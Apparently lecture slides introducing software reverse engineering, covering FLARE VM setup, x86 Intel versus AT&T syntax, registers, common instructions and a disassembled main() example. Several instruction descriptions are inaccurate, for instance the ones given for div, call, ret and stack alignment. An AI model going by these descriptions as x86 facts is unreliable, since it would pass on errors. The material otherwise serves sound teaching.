Introduction to Reverse Engineering

Ian Brown | Alan Padilla | Ryan Kao

What is Reverse Engineering?

- Reverse engineering – the process of disassembling and analyzing to discover the concepts involved in manufacture usually in order to produce something similar

  - Merriam Webster dictionary

- Many varieties
  - Computer Software
  - Computer Hardware
  - Automobile

We will focus on software reverse engineering

Image credit: Mr. Coffee, Jeep, Roost, Egg Minder

Importance of Reverse Engineering

Software controls almost everything

RE is useful for:

- Learning functionality that is hidden (i.e. malware, proprietary inner workings, etc)
  - Legacy/outdated applications
- Analyze application security
  - Kernel vs Microsoft Office

But first...

INTRODUCTION TO FLARE VM

Image Credit: FireEye FLARE Team

What is FLARE VM ?

The Kali of Windows!

First of a kind Windows-based security distribution designed for:

- Malware Analysis
- Incident Response
- Penetration Testing

Does not depend on a specific Windows version or Virtual Machine image.

FLARE VM provides a blueprint to automatically build the VM

Slide Credit: FireEye FLARE Team

Why use FLARE VM?

- FLARE VM offers a:
  - Clean
  - Reproducible
  - Isolated environment

Simple, one click installation…

- http://boxstarter.org/package/url?https://github.eng.fireeye.com/raw/peter-kacherginsky/flarevm/master/flarevm_malware.ps1




Image Credit: FireEye FLARE Team

FLARE VM in 30* minutes




Image Credit: FireEye FLARE Team

* Depends on the Internet connection speed.

Small Sample of Tools Installed:

Disassemblers: IDA Free

Debuggers: OllyDbg

Utilities: Wireshark, MD5, Putty, FLOSS, Hexdump, FakeNet-NG

Full list at: https://github.com/fireeye/flare-vm

Quick FLARE VM DEMO

Standardization Issue

Lots of different programming languages

- Most won't easily work with each other
- No language is best for every situation
- Code has no effect until compiled/interpreted

Need a standard way to view actual functionality

Assembly Language

Assembly (asm) language – lowest-level programming language

- Readable by humans
- Intermediary step between higher-level code (like C) and machine code (binary)
- Nearly 1 to 1 correspondence between asm instructions and processor instructions

Large variety of assembly languages (MIPS, x86, SPARC, etc)

We will use x86

x86 Assembly Architecture

History

Developed by Intel for 8086 and 8088 Intel CPU (16-bit)

Still widely used today

- XBOX, Core i3/i5/i7, Windows, Linux, etc.
- Continual refinement and community contributions keep x86 as leading architecture

Little-endian format

32/64-bit versions today

Two main syntax formats: Intel vs AT&T

Intel vs AT&T

Intel

- <instruction> <destination>, <operand(s)>
- No special formatting for immediate values and registers
  - Ex) mov eax, 0xca
- SIZE PTR [addr + offset] for value at address
  - Ex) add DWORD PTR [ebp-0x8], 0x5

AT&T

- <instruction> <operand(s)>, <destination>
- $ designates immediate value, % designates registers
  - Ex) movl $0xca, %eax
- -offset(addr) for value at address
  - Ex) addl $0x5, -0x8(%ebp)

Because of personal preference, we will be using Intel syntax

Memory and Storage

Because x86 is a low-level language, it frequently interacts directly with hardware components

Stores "variables" directly to memory


- Registers
- Memory addresses
  - Stack
  - Heap

Storage Units

Storage size

- Byte (size of a char in C-style languages)
- Word (2 bytes in x86, although can vary by architecture and register size)
- Double word
- Quad word

Registers


al
ah
ax
eax
rax
sil
si
esi
rsi
bl
bh
bx
ebx
rbx
dil
di
edi
rdi
cl
ch
cx
ecx
rcx
bpl
bp
ebp
rbp
dl
dh
dx
edx
rdx
spl
sp
esp
rsp
flags
eflags
rflags

Flags




Image Credit: Intel 64 and IA-32 Developer’s Manual

Memory Allocation






Image Credit: Mitch Adair

Memory Allocation



Stack Frames



Instructions

By some estimates, about 9000 x86 instructions

Ready to learn them all?

Important Instructions ctd.

Mathematical instructions

- add eax, 0x5
- sub eax, 0x5
- mul eax, edx : stores value in edx:eax
- div eax, edx : stores dividend in eax, remainder in edx

Important Instructions ctd.

Comparison/Assignment instructions

- cmp eax, 0x10: subtracts 0x10 from eax, check if sign flag (SF) is flipped
- mov eax, edx : move contents of edx into eax
- mov eax, SIZE PTR [edx] : move contents to which edx points into eax
    - Similar to pointer dereference in C/C++
    - eax = *edx
    - [ ] -> dereference address between the brackets
- lea eax, [ebx+4*edx] : load effective address represented by ebx+4*edx into eax
    - Used for getting a pointer to a specific address

Important Instructions ctd.

Comparison/Assignment instructions

- cmp eax, 0x10: subtracts 0x10 from eax, check if sign flag (SF) is flipped

Calling/Conditional instructions

- call 0x8004bc : load address of next instruction onto stack, then function parameters , then calls function at address 0x8004bc
- ret : restores next address of previous function (in EIP) and pops all local variables off stack
- jmp 0x8004bc : unconditional jump to address 0x8004bc; also jl, jle, jge, jg, je

RE Basics

Reversing Mindset

Reversing can be very difficult, especially the first few times

- Persistence and patience are key
  - The more you practice, the easier it becomes
- Be one with the assembly
- Fundamental process of reverse engineering

Fundamental Process of RE




Image Credit: Mitch Adair

TOO MUCH INFO!

Time for some fun...

Example 1

```
08048406 <main>:
 8048406:       8d 4c 24 04             lea    ecx,[esp+0x4]
 804840a:       83 e4 f0                and    esp,0xfffffff0
 804840d:       ff 71 fc                push   DWORD PTR [ecx-0x4]
 8048410:       55                      push   ebp
 8048411:       89 e5                   mov    ebp,esp
 8048413:       51                      push   ecx
 8048414:       83 ec 14                sub    esp,0x14
 8048417:       c7 45 f4 04 00 00 00    mov    DWORD PTR [ebp-0xc],0x4
 804841e:       c7 45 f0 05 00 00 00    mov    DWORD PTR [ebp-0x10],0x5
 8048425:       c7 45 ec 2a 00 00 00    mov    DWORD PTR [ebp-0x14],0x2a
 804842c:       8b 55 f4                mov    edx,DWORD PTR [ebp-0xc]
 804842f:       8b 45 f0                mov    eax,DWORD PTR [ebp-0x10]
 8048432:       01 d0                   add    eax,edx
 8048434:       39 45 ec                cmp    DWORD PTR [ebp-0x14],eax
 8048437:       7e 10                   jle    8048449 <main+0x43>
 8048439:       83 ec 0c                sub    esp,0xc
 804843c:       68 e4 84 04 08          push   0x80484e4
 8048441:       e8 9a fe ff ff          call   80482e0 <printf@plt>
 8048446:       83 c4 10                add    esp,0x10
 8048449:       b8 01 00 00 00          mov    eax,0x1
 804844e:       8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
 8048451:       c9                      leave
 8048452:       8d 61 fc                lea    esp,[ecx-0x4]
 8048455:       c3                      ret
```

Prologue

```
lea     ecx,[esp+0x4]
and     esp,0xfffffff0
push    DWORD PTR [ecx-0x4]
push    ebp
mov     ebp,esp
push    ecx
sub     esp,0x14
```

- Load address of esp+4 bytes into ecx
- and esp, 0xfffffff0 : makes stack frame align to 16-bits
- push value of ecx - 4 bytes → push previous esp onto stack

Essentially realigning frame in order to account for variable length instructions of x86

Prologue

